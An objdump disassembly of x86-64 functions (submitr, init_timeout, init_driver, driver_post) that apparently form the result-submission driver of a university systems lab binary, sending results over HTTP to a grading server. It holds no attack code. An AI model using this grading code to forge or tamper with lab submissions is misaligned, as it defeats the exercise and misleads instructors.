40213d: 48 8d bc 24 34 a0 00     lea    0xa034(%rsp),%rdi
402144: 00
402145: b9 0c 00 00 00          mov    $0xc,%ecx
40214a: e8 21 eb ff ff          callq  400c70 <__memmove_chk@plt>
40214f: 0f b7 44 24 04          movzwl 0x4(%rsp),%eax
402154: 66 c1 c8 08             ror    $0x8,%ax
402158: 66 89 84 24 32 a0 00     mov    %ax,0xa032(%rsp)
40215f: 00
402160: ba 10 00 00 00          mov    $0x10,%edx
402165: 48 8d b4 24 30 a0 00     lea    0xa030(%rsp),%rsi
40216c: 00
40216d: 89 df            mov    %ebx,%edi
40216f: e8 cc eb ff ff          callq  400d40 <connect@plt>
402174: 85 c0            test   %eax,%eax
402176: 0f 88 ce 02 00 00       js     40244a <submitr+0x3ab>
```

```
40217c:  48 c7 c6 ff ff ff ff       mov    $0xffffffffffffffff,%rsi
402183:  b8 00 00 00 00             mov    $0x0,%eax
402188:  48 89 f1                   mov    %rsi,%rcx
40218b:  4c 89 ef                   mov    %r13,%rdi
40218e:  f2 ae                repnz scas %es:(%rdi),%al
402190:  48 89 ca                   mov    %rcx,%rdx
402193:  48 f7 d2                   not    %rdx
402196:  48 89 f1                   mov    %rsi,%rcx
402199:  4c 89 ff             mov    %r15,%rdi
40219c:  f2 ae                repnz scas %es:(%rdi),%al
40219e:  48 f7 d1                   not    %rcx
4021a1:  49 89 c8                   mov    %rcx,%r8
4021a4:  48 89 f1                   mov    %rsi,%rcx
4021a7:  4c 89 f7                   mov    %r14,%rdi
4021aa:  f2 ae                repnz scas %es:(%rdi),%al
4021ac:  48 f7 d1                   not    %rcx
4021af:  4d 8d 44 08 fe             lea    -0x2(%r8,%rcx,1),%r8
4021b4:  48 89 f1                   mov    %rsi,%rcx
4021b7:  48 8b 7c 24 08             mov    0x8(%rsp),%rdi
4021bc:  f2 ae                repnz scas %es:(%rdi),%al
4021be:  48 89 c8                   mov    %rcx,%rax
4021c1:  48 f7 d0                   not    %rax
4021c4:  49 8d 4c 00 ff             lea    -0x1(%r8,%rax,1),%rcx
4021c9:  48 8d 44 52 fd             lea    -0x3(%rdx,%rdx,2),%rax
4021ce:  48 8d 84 01 80 00 00       lea    0x80(%rcx,%rax,1),%rax
4021d5:  00
4021d6:  48 3d 00 20 00 00          cmp    $0x2000,%rax
4021dc:  0f 87 c2 02 00 00          ja     4024a4 <submitr+0x405>
4021e2:  48 8d b4 24 20 40 00       lea    0x4020(%rsp),%rsi
4021e9:  00
4021ea:  b9 00 04 00 00             mov    $0x400,%ecx
4021ef:  b8 00 00 00 00             mov    $0x0,%eax
4021f4:  48 89 f7                   mov    %rsi,%rdi
4021f7:  f3 48 ab                   rep stos %rax,%es:(%rdi)
4021fa:  4c 89 ef                   mov    %r13,%rdi
4021fd:  e8 a9 fd ff ff             callq  401fab <urlencode>
402202:  85 c0                test   %eax,%eax
402204:  0f 88 0d 03 00 00          js     402517 <submitr+0x478>
40220a:  4c 8d ac 24 20 60 00       lea    0x6020(%rsp),%r13
402211:  00
402212:  41 54                push   %r12
402214:  48 8d 84 24 28 40 00       lea    0x4028(%rsp),%rax
40221b:  00
40221c:  50                   push   %rax
40221d:  4d 89 f9                   mov    %r15,%r9
402220:  4d 89 f0                   mov    %r14,%r8
402223:  b9 58 31 40 00             mov    $0x403158,%ecx
402228:  ba 00 20 00 00             mov    $0x2000,%edx
40222d:  be 01 00 00 00             mov    $0x1,%esi
402232:  4c 89 ef                   mov    %r13,%rdi
402235:  b8 00 00 00 00             mov    $0x0,%eax
40223a:  e8 21 eb ff ff             callq  400d60 <__sprintf_chk@plt>
```

```
40223f:  48 c7 c1 ff ff ff ff       mov    $0xffffffffffffffff,%rcx
402246:  b8 00 00 00 00         mov    $0x0,%eax
40224b:  4c 89 ef                   mov    %r13,%rdi
40224e:  f2 ae                repnz scas %es:(%rdi),%al
402250:  48 89 ca                   mov    %rcx,%rdx
402253:  48 f7 d2                   not    %rdx
402256:  48 8d 52 ff                lea    -0x1(%rdx),%rdx
40225a:  4c 89 ee                   mov    %r13,%rsi
40225d:  89 df                mov    %ebx,%edi
40225f:  e8 df fb ff ff             callq  401e43 <rio_writen>
402264:  48 83 c4 10                add    $0x10,%rsp
402268:  48 85 c0                   test   %rax,%rax
40226b:  0f 88 31 03 00 00     js     4025a2 <submitr+0x503>
402271:  89 de                mov    %ebx,%esi
402273:  48 8d bc 24 20 80 00       lea    0x8020(%rsp),%rdi
40227a:  00
40227b:  e8 83 fb ff ff             callq  401e03 <rio_readinitb>
402280:  ba 00 20 00 00         mov    $0x2000,%edx
402285:  48 8d b4 24 20 60 00       lea    0x6020(%rsp),%rsi
40228c:  00
40228d:  48 8d bc 24 20 80 00       lea    0x8020(%rsp),%rdi
402294:  00
402295:  e8 92 fc ff ff             callq  401f2c <rio_readlineb>
40229a:  48 85 c0                   test   %rax,%rax
40229d:  0f 8e 6e 03 00 00     jle    402611 <submitr+0x572>
4022a3:  4c 8d 44 24 10         lea    0x10(%rsp),%r8
4022a8:  48 8d 8c 24 1c 20 00       lea    0x201c(%rsp),%rcx
4022af:  00
4022b0:  48 8d 94 24 20 20 00       lea    0x2020(%rsp),%rdx
4022b7:  00
4022b8:  be cf 31 40 00         mov    $0x4031cf,%esi
4022bd:  48 8d bc 24 20 60 00       lea    0x6020(%rsp),%rdi
4022c4:  00
4022c5:  b8 00 00 00 00         mov    $0x0,%eax
4022ca:  e8 01 ea ff ff             callq  400cd0 <__isoc99_sscanf@plt>
4022cf:  48 8d b4 24 20 60 00       lea    0x6020(%rsp),%rsi
4022d6:  00
4022d7:  bf e6 31 40 00         mov    $0x4031e6,%edi
4022dc:  b9 03 00 00 00         mov    $0x3,%ecx
4022e1:  f3 a6                repz cmpsb %es:(%rdi),%ds:(%rsi)
4022e3:  0f 97 c0                   seta   %al
4022e6:  1c 00                sbb    $0x0,%al
4022e8:  84 c0                test   %al,%al
4022ea:  0f 84 9f 03 00 00     je     40268f <submitr+0x5f0>
4022f0:  ba 00 20 00 00         mov    $0x2000,%edx
4022f5:  48 8d b4 24 20 60 00       lea    0x6020(%rsp),%rsi
4022fc:  00
4022fd:  48 8d bc 24 20 80 00       lea    0x8020(%rsp),%rdi
402304:  00
402305:  e8 22 fc ff ff             callq  401f2c <rio_readlineb>
40230a:  48 85 c0                   test   %rax,%rax
40230d:  7f c0                jg     4022cf <submitr+0x230>
```

```
40230f:  48 b8 45 72 72 6f 72       movabs $0x43203a726f727245,%rax
402316:  3a 20 43
402319:  48 ba 6c 69 65 6e 74       movabs $0x6e7520746e65696c,%rdx
402320:  20 75 6e
402323:  48 89 45 00             mov    %rax,0x0(%rbp)
402327:  48 89 55 08             mov    %rdx,0x8(%rbp)
40232b:  48 b8 61 62 6c 65 20       movabs $0x206f7420656c6261,%rax
402332:  74 6f 20
402335:  48 ba 72 65 61 64 20       movabs $0x6165682064616572,%rdx
40233c:  68 65 61
40233f:  48 89 45 10             mov    %rax,0x10(%rbp)
402343:  48 89 55 18             mov    %rdx,0x18(%rbp)
402347:  48 b8 64 65 72 73 20       movabs $0x6f72662073726564,%rax
40234e:  66 72 6f
402351:  48 ba 6d 20 74 68 65       movabs $0x657220656874206d,%rdx
402358:  20 72 65
40235b:  48 89 45 20             mov    %rax,0x20(%rbp)
40235f:  48 89 55 28             mov    %rdx,0x28(%rbp)
402363:  48 b8 73 75 6c 74 20       movabs $0x72657320746c7573,%rax
40236a:  73 65 72
40236d:  48 89 45 30             mov    %rax,0x30(%rbp)
402371:  c7 45 38 76 65 72 00       movl   $0x726576,0x38(%rbp)
402378:  89 df                 mov    %ebx,%edi
40237a:  e8 b1 e8 ff ff             callq  400c30 <close@plt>
40237f:  b8 ff ff ff ff          mov    $0xffffffff,%eax
402384:  48 81 c4 48 a0 00 00       add    $0xa048,%rsp
40238b:  5b                    pop    %rbx
40238c:  5d                    pop    %rbp
40238d:  41 5c                 pop    %r12
40238f:  41 5d                 pop    %r13
402391:  41 5e                 pop    %r14
402393:  41 5f                 pop    %r15
402395:  c3                    retq
402396:  48 b8 45 72 72 6f 72       movabs $0x43203a726f727245,%rax
40239d:  3a 20 43
4023a0:  48 ba 6c 69 65 6e 74       movabs $0x6e7520746e65696c,%rdx
4023a7:  20 75 6e
4023aa:  48 89 45 00             mov    %rax,0x0(%rbp)
4023ae:  48 89 55 08             mov    %rdx,0x8(%rbp)
4023b2:  48 b8 61 62 6c 65 20       movabs $0x206f7420656c6261,%rax
4023b9:  74 6f 20
4023bc:  48 ba 63 72 65 61 74       movabs $0x7320657461657263,%rdx
4023c3:  65 20 73
4023c6:  48 89 45 10             mov    %rax,0x10(%rbp)
4023ca:  48 89 55 18             mov    %rdx,0x18(%rbp)
4023ce:  c7 45 20 6f 63 6b 65       movl   $0x656b636f,0x20(%rbp)
4023d5:  66 c7 45 24 74 00       movw   $0x74,0x24(%rbp)
4023db:  b8 ff ff ff ff          mov    $0xffffffff,%eax
4023e0:  eb a2                 jmp    402384 <submitr+0x2e5>
4023e2:  48 b8 45 72 72 6f 72       movabs $0x44203a726f727245,%rax
4023e9:  3a 20 44
4023ec:  48 ba 4e 53 20 69 73       movabs $0x6e7520736920534e,%rdx
```

```
4023f3:  20 75 6e
4023f6:  48 89 45 00             mov    %rax,0x0(%rbp)
4023fa:  48 89 55 08             mov    %rdx,0x8(%rbp)
4023fe:  48 b8 61 62 6c 65 20       movabs $0x206f7420656c6261,%rax
402405:  74 6f 20
402408:  48 ba 72 65 73 6f 6c       movabs $0x2065766c6f736572,%rdx
40240f:  76 65 20
402412:  48 89 45 10             mov    %rax,0x10(%rbp)
402416:  48 89 55 18             mov    %rdx,0x18(%rbp)
40241a:  48 b8 73 65 72 76 65       movabs $0x6120726576726573,%rax
402421:  72 20 61
402424:  48 89 45 20             mov    %rax,0x20(%rbp)
402428:  c7 45 28 64 64 72 65       movl   $0x65726464,0x28(%rbp)
40242f:  66 c7 45 2c 73 73       movw   $0x7373,0x2c(%rbp)
402435:  c6 45 2e 00            movb   $0x0,0x2e(%rbp)
402439:  89 df               mov    %ebx,%edi
40243b:  e8 f0 e7 ff ff           callq  400c30 <close@plt>
402440:  b8 ff ff ff ff         mov    $0xffffffff,%eax
402445:  e9 3a ff ff ff           jmpq   402384 <submitr+0x2e5>
40244a:  48 b8 45 72 72 6f 72       movabs $0x55203a726f727245,%rax
402451:  3a 20 55
402454:  48 ba 6e 61 62 6c 65       movabs $0x6f7420656c62616e,%rdx
40245b:  20 74 6f
40245e:  48 89 45 00             mov    %rax,0x0(%rbp)
402462:  48 89 55 08             mov    %rdx,0x8(%rbp)
402466:  48 b8 20 63 6f 6e 6e       movabs $0x7463656e6e6f6320,%rax
40246d:  65 63 74
402470:  48 ba 20 74 6f 20 74       movabs $0x20656874206f7420,%rdx
402477:  68 65 20
40247a:  48 89 45 10             mov    %rax,0x10(%rbp)
40247e:  48 89 55 18             mov    %rdx,0x18(%rbp)
402482:  c7 45 20 73 65 72 76       movl   $0x76726573,0x20(%rbp)
402489:  66 c7 45 24 65 72       movw   $0x7265,0x24(%rbp)
40248f:  c6 45 26 00            movb   $0x0,0x26(%rbp)
402493:  89 df               mov    %ebx,%edi
402495:  e8 96 e7 ff ff           callq  400c30 <close@plt>
40249a:  b8 ff ff ff ff         mov    $0xffffffff,%eax
40249f:  e9 e0 fe ff ff           jmpq   402384 <submitr+0x2e5>
4024a4:  48 b8 45 72 72 6f 72       movabs $0x52203a726f727245,%rax
4024ab:  3a 20 52
4024ae:  48 ba 65 73 75 6c 74       movabs $0x747320746c757365,%rdx
4024b5:  20 73 74
4024b8:  48 89 45 00             mov    %rax,0x0(%rbp)
4024bc:  48 89 55 08             mov    %rdx,0x8(%rbp)
4024c0:  48 b8 72 69 6e 67 20       movabs $0x6f6f7420676e6972,%rax
4024c7:  74 6f 6f
4024ca:  48 ba 20 6c 61 72 67       movabs $0x202e656772616c20,%rdx
4024d1:  65 2e 20
4024d4:  48 89 45 10             mov    %rax,0x10(%rbp)
4024d8:  48 89 55 18             mov    %rdx,0x18(%rbp)
4024dc:  48 b8 49 6e 63 72 65       movabs $0x6573616572636e49,%rax
4024e3:  61 73 65
```

```
4024e6: 48 ba 20 53 55 42 4d        movabs $0x5254494d42555320,%rdx
4024ed: 49 54 52
4024f0: 48 89 45 20                 mov    %rax,0x20(%rbp)
4024f4: 48 89 55 28                 mov    %rdx,0x28(%rbp)
4024f8: 48 b8 5f 4d 41 58 42        movabs $0x46554258414d5f,%rax
4024ff: 55 46 00
402502: 48 89 45 30                 mov    %rax,0x30(%rbp)
402506: 89 df                       mov    %ebx,%edi
402508: e8 23 e7 ff ff              callq  400c30 <close@plt>
40250d: b8 ff ff ff ff              mov    $0xffffffff,%eax
402512: e9 6d fe ff ff              jmpq   402384 <submitr+0x2e5>
402517: 48 b8 45 72 72 6f 72        movabs $0x52203a726f727245,%rax
40251e: 3a 20 52
402521: 48 ba 65 73 75 6c 74        movabs $0x747320746c757365,%rdx
402528: 20 73 74
40252b: 48 89 45 00                 mov    %rax,0x0(%rbp)
40252f: 48 89 55 08                 mov    %rdx,0x8(%rbp)
402533: 48 b8 72 69 6e 67 20        movabs $0x6e6f6320676e6972,%rax
40253a: 63 6f 6e
40253d: 48 ba 74 61 69 6e 73        movabs $0x6e6120736e696174,%rdx
402544: 20 61 6e
402547: 48 89 45 10                 mov    %rax,0x10(%rbp)
40254b: 48 89 55 18                 mov    %rdx,0x18(%rbp)
40254f: 48 b8 20 69 6c 6c 65        movabs $0x6c6167656c6c6920,%rax
402556: 67 61 6c
402559: 48 ba 20 6f 72 20 75        movabs $0x72706e7520726f20,%rdx
402560: 6e 70 72
402563: 48 89 45 20                 mov    %rax,0x20(%rbp)
402567: 48 89 55 28                 mov    %rdx,0x28(%rbp)
40256b: 48 b8 69 6e 74 61 62        movabs $0x20656c6261746e69,%rax
402572: 6c 65 20
402575: 48 ba 63 68 61 72 61        movabs $0x6574636172616863,%rdx
40257c: 63 74 65
40257f: 48 89 45 30                 mov    %rax,0x30(%rbp)
402583: 48 89 55 38                 mov    %rdx,0x38(%rbp)
402587: 66 c7 45 40 72 2e           movw   $0x2e72,0x40(%rbp)
40258d: c6 45 42 00                 movb   $0x0,0x42(%rbp)
402591: 89 df                       mov    %ebx,%edi
402593: e8 98 e6 ff ff              callq  400c30 <close@plt>
402598: b8 ff ff ff ff              mov    $0xffffffff,%eax
40259d: e9 e2 fd ff ff              jmpq   402384 <submitr+0x2e5>
4025a2: 48 b8 45 72 72 6f 72        movabs $0x43203a726f727245,%rax
4025a9: 3a 20 43
4025ac: 48 ba 6c 69 65 6e 74        movabs $0x6e7520746e65696c,%rdx
4025b3: 20 75 6e
4025b6: 48 89 45 00                 mov    %rax,0x0(%rbp)
4025ba: 48 89 55 08                 mov    %rdx,0x8(%rbp)
4025be: 48 b8 61 62 6c 65 20        movabs $0x206f7420656c6261,%rax
4025c5: 74 6f 20
4025c8: 48 ba 77 72 69 74 65        movabs $0x6f74206574697277,%rdx
4025cf: 20 74 6f
4025d2: 48 89 45 10                 mov    %rax,0x10(%rbp)
```

```
4025d6:  48 89 55 18               mov    %rdx,0x18(%rbp)
4025da:  48 b8 20 74 68 65 20        movabs $0x7365722065687420,%rax
4025e1:  72 65 73
4025e4:  48 ba 75 6c 74 20 73        movabs $0x7672657320746c75,%rdx
4025eb:  65 72 76
4025ee:  48 89 45 20               mov    %rax,0x20(%rbp)
4025f2:  48 89 55 28               mov    %rdx,0x28(%rbp)
4025f6:  66 c7 45 30 65 72         movw   $0x7265,0x30(%rbp)
4025fc:  c6 45 32 00               movb   $0x0,0x32(%rbp)
402600:  89 df                mov    %ebx,%edi
402602:  e8 29 e6 ff ff            callq  400c30 <close@plt>
402607:  b8 ff ff ff ff        mov    $0xffffffff,%eax
40260c:  e9 73 fd ff ff            jmpq   402384 <submitr+0x2e5>
402611:  48 b8 45 72 72 6f 72        movabs $0x43203a726f727245,%rax
402618:  3a 20 43
40261b:  48 ba 6c 69 65 6e 74        movabs $0x6e7520746e65696c,%rdx
402622:  20 75 6e
402625:  48 89 45 00               mov    %rax,0x0(%rbp)
402629:  48 89 55 08               mov    %rdx,0x8(%rbp)
40262d:  48 b8 61 62 6c 65 20        movabs $0x206f7420656c6261,%rax
402634:  74 6f 20
402637:  48 ba 72 65 61 64 20        movabs $0x7269662064616572,%rdx
40263e:  66 69 72
402641:  48 89 45 10               mov    %rax,0x10(%rbp)
402645:  48 89 55 18               mov    %rdx,0x18(%rbp)
402649:  48 b8 73 74 20 68 65        movabs $0x6564616568207473,%rax
402650:  61 64 65
402653:  48 ba 72 20 66 72 6f        movabs $0x72206d6f72662072,%rdx
40265a:  6d 20 72
40265d:  48 89 45 20               mov    %rax,0x20(%rbp)
402661:  48 89 55 28               mov    %rdx,0x28(%rbp)
402665:  48 b8 65 73 75 6c 74        movabs $0x657320746c757365,%rax
40266c:  20 73 65
40266f:  48 89 45 30               mov    %rax,0x30(%rbp)
402673:  c7 45 38 72 76 65 72        movl   $0x72657672,0x38(%rbp)
40267a:  c6 45 3c 00               movb   $0x0,0x3c(%rbp)
40267e:  89 df                mov    %ebx,%edi
402680:  e8 ab e5 ff ff            callq  400c30 <close@plt>
402685:  b8 ff ff ff ff        mov    $0xffffffff,%eax
40268a:  e9 f5 fc ff ff            jmpq   402384 <submitr+0x2e5>
40268f:  ba 00 20 00 00            mov    $0x2000,%edx
402694:  48 8d b4 24 20 60 00        lea    0x6020(%rsp),%rsi
40269b:  00
40269c:  48 8d bc 24 20 80 00        lea    0x8020(%rsp),%rdi
4026a3:  00
4026a4:  e8 83 f8 ff ff            callq  401f2c <rio_readlineb>
4026a9:  48 85 c0                  test   %rax,%rax
4026ac:  0f 8e 93 00 00 00         jle    402745 <submitr+0x6a6>
4026b2:  44 8b 84 24 1c 20 00        mov    0x201c(%rsp),%r8d
4026b9:  00
4026ba:  41 81 f8 c8 00 00 00        cmp    $0xc8,%r8d
4026c1:  0f 85 02 01 00 00         jne    4027c9 <submitr+0x72a>
```

```
4026c7:  48 8d b4 24 20 60 00       lea    0x6020(%rsp),%rsi
4026ce:  00
4026cf:  48 89 ef                   mov    %rbp,%rdi
4026d2:  e8 f9 e4 ff ff             callq  400bd0 <strcpy@plt>
4026d7:  89 df               mov    %ebx,%edi
4026d9:  e8 52 e5 ff ff             callq  400c30 <close@plt>
4026de:  bf e0 31 40 00             mov    $0x4031e0,%edi
4026e3:  b9 04 00 00 00             mov    $0x4,%ecx
4026e8:  48 89 ee                   mov    %rbp,%rsi
4026eb:  f3 a6               repz cmpsb %es:(%rdi),%ds:(%rsi)
4026ed:  0f 97 c0                   seta   %al
4026f0:  1c 00               sbb    $0x0,%al
4026f2:  0f be c0                   movsbl %al,%eax
4026f5:  85 c0               test   %eax,%eax
4026f7:  0f 84 87 fc ff ff          je     402384 <submitr+0x2e5>
4026fd:  bf e4 31 40 00             mov    $0x4031e4,%edi
402702:  b9 05 00 00 00             mov    $0x5,%ecx
402707:  48 89 ee                   mov    %rbp,%rsi
40270a:  f3 a6               repz cmpsb %es:(%rdi),%ds:(%rsi)
40270c:  0f 97 c0                   seta   %al
40270f:  1c 00               sbb    $0x0,%al
402711:  0f be c0                   movsbl %al,%eax
402714:  85 c0               test   %eax,%eax
402716:  0f 84 68 fc ff ff          je     402384 <submitr+0x2e5>
40271c:  bf e9 31 40 00             mov    $0x4031e9,%edi
402721:  b9 03 00 00 00             mov    $0x3,%ecx
402726:  48 89 ee                   mov    %rbp,%rsi
402729:  f3 a6               repz cmpsb %es:(%rdi),%ds:(%rsi)
40272b:  0f 97 c0                   seta   %al
40272e:  1c 00               sbb    $0x0,%al
402730:  0f be c0                   movsbl %al,%eax
402733:  85 c0               test   %eax,%eax
402735:  0f 84 49 fc ff ff          je     402384 <submitr+0x2e5>
40273b:  b8 ff ff ff ff      mov    $0xffffffff,%eax
402740:  e9 3f fc ff ff             jmpq   402384 <submitr+0x2e5>
402745:  48 b8 45 72 72 6f 72       movabs $0x43203a726f727245,%rax
40274c:  3a 20 43
40274f:  48 ba 6c 69 65 6e 74       movabs $0x6e7520746e65696c,%rdx
402756:  20 75 6e
402759:  48 89 45 00                mov    %rax,0x0(%rbp)
40275d:  48 89 55 08                mov    %rdx,0x8(%rbp)
402761:  48 b8 61 62 6c 65 20       movabs $0x206f7420656c6261,%rax
402768:  74 6f 20
40276b:  48 ba 72 65 61 64 20       movabs $0x6174732064616572,%rdx
402772:  73 74 61
402775:  48 89 45 10                mov    %rax,0x10(%rbp)
402779:  48 89 55 18                mov    %rdx,0x18(%rbp)
40277d:  48 b8 74 75 73 20 6d       movabs $0x7373656d20737574,%rax
402784:  65 73 73
402787:  48 ba 61 67 65 20 66       movabs $0x6d6f726620656761,%rdx
40278e:  72 6f 6d
402791:  48 89 45 20                mov    %rax,0x20(%rbp)
```

```
  402795: 48 89 55 28             mov    %rdx,0x28(%rbp)
  402799: 48 b8 20 72 65 73 75    movabs $0x20746c7573657220,%rax
  4027a0: 6c 74 20
  4027a3: 48 89 45 30             mov    %rax,0x30(%rbp)
  4027a7: c7 45 38 73 65 72 76    movl   $0x76726573,0x38(%rbp)
  4027ae: 66 c7 45 3c 65 72       movw   $0x7265,0x3c(%rbp)
  4027b4: c6 45 3e 00             movb   $0x0,0x3e(%rbp)
  4027b8: 89 df                   mov    %ebx,%edi
  4027ba: e8 71 e4 ff ff          callq  400c30 <close@plt>
  4027bf: b8 ff ff ff ff          mov    $0xffffffff,%eax
  4027c4: e9 bb fb ff ff          jmpq   402384 <submitr+0x2e5>
  4027c9: 4c 8d 4c 24 10          lea    0x10(%rsp),%r9
  4027ce: b9 98 31 40 00          mov    $0x403198,%ecx
  4027d3: 48 c7 c2 ff ff ff ff    mov    $0xffffffffffffffff,%rdx
  4027da: be 01 00 00 00          mov    $0x1,%esi
  4027df: 48 89 ef                mov    %rbp,%rdi
  4027e2: b8 00 00 00 00          mov    $0x0,%eax
  4027e7: e8 74 e5 ff ff          callq  400d60 <__sprintf_chk@plt>
  4027ec: 89 df                   mov    %ebx,%edi
  4027ee: e8 3d e4 ff ff          callq  400c30 <close@plt>
  4027f3: b8 ff ff ff ff          mov    $0xffffffff,%eax
  4027f8: e9 87 fb ff ff          jmpq   402384 <submitr+0x2e5>

00000000004027fd <init_timeout>:
  4027fd: 85 ff                   test   %edi,%edi
  4027ff: 74 26                   je     402827 <init_timeout+0x2a>
  402801: 53                      push   %rbx
  402802: 89 fb                   mov    %edi,%ebx
  402804: 85 ff                   test   %edi,%edi
  402806: 78 18                   js     402820 <init_timeout+0x23>
  402808: be 15 1e 40 00          mov    $0x401e15,%esi
  40280d: bf 0e 00 00 00          mov    $0xe,%edi
  402812: e8 39 e4 ff ff          callq  400c50 <signal@plt>
  402817: 89 df                   mov    %ebx,%edi
  402819: e8 02 e4 ff ff          callq  400c20 <alarm@plt>
  40281e: 5b                      pop    %rbx
  40281f: c3                      retq
  402820: bb 00 00 00 00          mov    $0x0,%ebx
  402825: eb e1                   jmp    402808 <init_timeout+0xb>
  402827: f3 c3                   repz retq

0000000000402829 <init_driver>:
  402829: 55                      push   %rbp
  40282a: 53                      push   %rbx
  40282b: 48 83 ec 18             sub    $0x18,%rsp
  40282f: 48 89 fd                mov    %rdi,%rbp
  402832: be 01 00 00 00          mov    $0x1,%esi
  402837: bf 0d 00 00 00          mov    $0xd,%edi
  40283c: e8 0f e4 ff ff          callq  400c50 <signal@plt>
  402841: be 01 00 00 00          mov    $0x1,%esi
  402846: bf 1d 00 00 00          mov    $0x1d,%edi
  40284b: e8 00 e4 ff ff          callq  400c50 <signal@plt>
```

```
402850:  be 01 00 00 00         mov    $0x1,%esi
402855:  bf 1d 00 00 00         mov    $0x1d,%edi
40285a:  e8 f1 e3 ff ff         callq  400c50 <signal@plt>
40285f:  ba 00 00 00 00         mov    $0x0,%edx
402864:  be 01 00 00 00         mov    $0x1,%esi
402869:  bf 02 00 00 00         mov    $0x2,%edi
40286e:  e8 fd e4 ff ff         callq  400d70 <socket@plt>
402873:  85 c0                 test   %eax,%eax
402875:  0f 88 88 00 00 00      js     402903 <init_driver+0xda>
40287b:  89 c3                 mov    %eax,%ebx
40287d:  bf ec 31 40 00         mov    $0x4031ec,%edi
402882:  e8 d9 e3 ff ff         callq  400c60 <gethostbyname@plt>
402887:  48 85 c0               test   %rax,%rax
40288a:  0f 84 bf 00 00 00      je     40294f <init_driver+0x126>
402890:  48 c7 44 24 02 00 00        movq   $0x0,0x2(%rsp)
402897:  00 00
402899:  c7 44 24 0a 00 00 00        movl   $0x0,0xa(%rsp)
4028a0:  00
4028a1:  66 c7 44 24 0e 00 00        movw   $0x0,0xe(%rsp)
4028a8:  66 c7 04 24 02 00      movw   $0x2,(%rsp)
4028ae:  48 63 50 14            movslq 0x14(%rax),%rdx
4028b2:  48 8b 40 18            mov    0x18(%rax),%rax
4028b6:  48 8b 30               mov    (%rax),%rsi
4028b9:  48 8d 7c 24 04         lea    0x4(%rsp),%rdi
4028be:  b9 0c 00 00 00         mov    $0xc,%ecx
4028c3:  e8 a8 e3 ff ff         callq  400c70 <__memmove_chk@plt>
4028c8:  66 c7 44 24 02 3c 9a        movw   $0x9a3c,0x2(%rsp)
4028cf:  ba 10 00 00 00         mov    $0x10,%edx
4028d4:  48 89 e6               mov    %rsp,%rsi
4028d7:  89 df                 mov    %ebx,%edi
4028d9:  e8 62 e4 ff ff         callq  400d40 <connect@plt>
4028de:  85 c0                 test   %eax,%eax
4028e0:  0f 88 d1 00 00 00      js     4029b7 <init_driver+0x18e>
4028e6:  89 df                 mov    %ebx,%edi
4028e8:  e8 43 e3 ff ff         callq  400c30 <close@plt>
4028ed:  66 c7 45 00 4f 4b      movw   $0x4b4f,0x0(%rbp)
4028f3:  c6 45 02 00            movb   $0x0,0x2(%rbp)
4028f7:  b8 00 00 00 00         mov    $0x0,%eax
4028fc:  48 83 c4 18            add    $0x18,%rsp
402900:  5b                    pop    %rbx
402901:  5d                    pop    %rbp
402902:  c3                    retq
402903:  48 b8 45 72 72 6f 72        movabs $0x43203a726f727245,%rax
40290a:  3a 20 43
40290d:  48 ba 6c 69 65 6e 74        movabs $0x6e7520746e65696c,%rdx
402914:  20 75 6e
402917:  48 89 45 00            mov    %rax,0x0(%rbp)
40291b:  48 89 55 08            mov    %rdx,0x8(%rbp)
40291f:  48 b8 61 62 6c 65 20        movabs $0x206f7420656c6261,%rax
402926:  74 6f 20
402929:  48 ba 63 72 65 61 74        movabs $0x7320657461657263,%rdx
402930:  65 20 73
```

```
  402933:	48 89 45 10          	mov    %rax,0x10(%rbp)
  402937:	48 89 55 18          	mov    %rdx,0x18(%rbp)
  40293b:	c7 45 20 6f 63 6b 65 	movl   $0x656b636f,0x20(%rbp)
  402942:	66 c7 45 24 74 00    	movw   $0x74,0x24(%rbp)
  402948:	b8 ff ff ff ff       	mov    $0xffffffff,%eax
  40294d:	eb ad                	jmp    4028fc <init_driver+0xd3>
  40294f:	48 b8 45 72 72 6f 72 	movabs $0x44203a726f727245,%rax
  402956:	3a 20 44 
  402959:	48 ba 4e 53 20 69 73 	movabs $0x6e7520736920534e,%rdx
  402960:	20 75 6e 
  402963:	48 89 45 00          	mov    %rax,0x0(%rbp)
  402967:	48 89 55 08          	mov    %rdx,0x8(%rbp)
  40296b:	48 b8 61 62 6c 65 20 	movabs $0x206f7420656c6261,%rax
  402972:	74 6f 20 
  402975:	48 ba 72 65 73 6f 6c 	movabs $0x2065766c6f736572,%rdx
  40297c:	76 65 20 
  40297f:	48 89 45 10          	mov    %rax,0x10(%rbp)
  402983:	48 89 55 18          	mov    %rdx,0x18(%rbp)
  402987:	48 b8 73 65 72 76 65 	movabs $0x6120726576726573,%rax
  40298e:	72 20 61 
  402991:	48 89 45 20          	mov    %rax,0x20(%rbp)
  402995:	c7 45 28 64 64 72 65 	movl   $0x65726464,0x28(%rbp)
  40299c:	66 c7 45 2c 73 73    	movw   $0x7373,0x2c(%rbp)
  4029a2:	c6 45 2e 00          	movb   $0x0,0x2e(%rbp)
  4029a6:	89 df                	mov    %ebx,%edi
  4029a8:	e8 83 e2 ff ff       	callq  400c30 <close@plt>
  4029ad:	b8 ff ff ff ff       	mov    $0xffffffff,%eax
  4029b2:	e9 45 ff ff ff       	jmpq   4028fc <init_driver+0xd3>
  4029b7:	48 b8 45 72 72 6f 72 	movabs $0x55203a726f727245,%rax
  4029be:	3a 20 55 
  4029c1:	48 ba 6e 61 62 6c 65 	movabs $0x6f7420656c62616e,%rdx
  4029c8:	20 74 6f 
  4029cb:	48 89 45 00          	mov    %rax,0x0(%rbp)
  4029cf:	48 89 55 08          	mov    %rdx,0x8(%rbp)
  4029d3:	48 b8 20 63 6f 6e 6e 	movabs $0x7463656e6e6f6320,%rax
  4029da:	65 63 74 
  4029dd:	48 ba 20 74 6f 20 73 	movabs $0x76726573206f7420,%rdx
  4029e4:	65 72 76 
  4029e7:	48 89 45 10          	mov    %rax,0x10(%rbp)
  4029eb:	48 89 55 18          	mov    %rdx,0x18(%rbp)
  4029ef:	66 c7 45 20 65 72    	movw   $0x7265,0x20(%rbp)
  4029f5:	c6 45 22 00          	movb   $0x0,0x22(%rbp)
  4029f9:	89 df                	mov    %ebx,%edi
  4029fb:	e8 30 e2 ff ff       	callq  400c30 <close@plt>
  402a00:	b8 ff ff ff ff       	mov    $0xffffffff,%eax
  402a05:	e9 f2 fe ff ff       	jmpq   4028fc <init_driver+0xd3>

0000000000402a0a <driver_post>:
  402a0a:	53                   	push   %rbx
  402a0b:	4c 89 cb             	mov    %r9,%rbx
  402a0e:	45 85 c0             	test   %r8d,%r8d
  402a11:	75 18                	jne    402a2b <driver_post+0x21>
